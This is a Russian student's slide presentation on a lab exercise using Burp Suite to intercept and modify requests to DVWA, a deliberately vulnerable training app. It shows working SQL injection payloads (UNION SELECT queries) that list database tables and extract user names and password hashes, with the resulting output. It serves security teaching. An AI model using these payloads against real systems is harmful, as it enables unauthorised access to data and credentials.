

# Презентация по 5 этапу индивидуального проекта

## Использование Burp Suite

---

Танрибергенов Э.

2024 г.

Российский университет дружбы народов, Москва, Россия

# Информация

---

- Танрибергенов Эльдар
- студент 4 курса из группы НПИбд-02-21
- ФМиЕН, кафедра прикладной информатики и теории вероятностей
- Российский университет дружбы народов

## Цели и задачи

---

Ознакомиться с утилитой Burpe Suite в Kali Linux и испытать.

- Ознакомиться с утилитой Burpe Suite в Kali Linux и испытать.

## Результаты


---

***Burp Suite*** представляет собой набор мощных инструментов безопасности веб-приложений, которые демонстрируют реальные возможности злоумышленника, проникающего в веб-приложения.

Произвёл SQL-инъекции в DVWA при помощи Burp Suite.




# SQL-инъекции в DVWA при помощи Burp Suite




**Рис. 1:** Запуск burp suite

# SQL-инъекции в DVWA при помощи Burp Suite




**Рис. 2:** Запуск burp suite

# SQL-инъекции в DVWA при помощи Burp Suite




**Рис. 3:** Запуск burp suite

# SQL-инъекции в DVWA при помощи Burp Suite




**Рис. 4:** Запуск burp suite

# SQL-инъекции в DVWA при помощи Burp Suite



**Рис. 5:** Рабочая область burp suite

# SQL-инъекции в DVWA при помощи Burp Suite



**Рис. 6:** Вход в учётную запись в DVWA

# SQL-инъекции в DVWA при помощи Burp Suite

## DVWA Security

### Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible level of DVWA:

1. Low - This security level is completely vulnerable as an example of how web application vulnerabilities can be exploited as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example of how a developer has tried but failed to secure an application against exploitation techniques.
3. High - This option is an extension to the medium difficulty level, **practices** to attempt to secure the code. The vulnerability is more complex, similar in various Capture The Flags (CTF) challenges.
4. Impossible - This level should be **secure against all** known vulnerabilities in the source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.


Medium ▾

Submit

Security level set to medium

**Рис. 7:** Изменение уровня безопасности DVWA

# SQL-инъекции в DVWA при помощи Burp Suite



**Рис. 8:** Включение перехвата данных в burp suite



# SQL-инъекции в DVWA при помощи Burp Suite

127.0.0.1/dvwa/vulnerabilities/sqli/



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

## Vulnerability: SQL Injection

User ID:

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

**Рис. 9:** Отправка данных в разделе теста SQL-инъекций DVWA

# SQL-инъекции в DVWA при помощи Burp Suite





Рис. 10: Перехваченные данные

## SQL-инъекции в DVWA при помощи Burp Suite

```
20 Cookie: PHPSESSID=6egbf g4b24m38mr  
21 Connection: keep-alive  
22  
23 id=1=1#&Submit=Submit
```

**Рис. 11:** Данные изменены и отправлены в приложение

# SQL-инъекции в DVWA при помощи Burp Suite




**Рис. 12:** Изменение вывода в приложении DVWA

# SQL-инъекции в DVWA при помощи Burp Suite

```
1 .....  
2 .....  
3 id=1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#&Submit=Submit
```

**Рис. 13:** SQL-инъекция 1

# SQL-инъекции в DVWA при помощи Burp Suite



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
**[SQL Injection](#)**  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)  
[XSS \(DOM\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)  
[CSP Bypass](#)  
[JavaScript](#)  
[Authorisation Bypass](#)

## Vulnerability: SQL Injection

User ID:

```
ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#  
First name: admin  
Surname: admin  
  
ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#  
First name: Gordon  
Surname: Brown  
  
ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#  
First name: Hack  
Surname: Me  
  
ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#  
First name: Pablo  
Surname: Picasso  
  
ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#  
First name: Bob  
Surname: Smith  
  
ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#  
First name:  
Surname: ALL_PLUGINS  
  
ID: 1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#  
First name:  
Surname: APPLICABLE_ROLES
```

**Рис. 14:** Результат: выведены данные ФИО


19/22

## SQL-инъекции в DVWA при помощи Burp Suite

```
21 Connection: keep-alive
22
23 id=1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#&Submit=Submit
```

**Рис. 15:** SQL-инъекция 2

# SQL-инъекции в DVWA при помощи Burp Suite



**DVWA**

**Vulnerability: SQL Injection**

Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass

User ID:

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: admin  
Surname: admin

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: Gordon  
Surname: Brown

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: Hack  
Surname: Me

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: Pablo  
Surname: Picasso

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: Bob  
Surname: Smith

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**Рис. 16:** Результат: выведены и хэша паролей



## Вывод

---

В результате выполнения работы я познакомился с инструментом тестирования уязвимостей веб-приложений - Burpe Suite.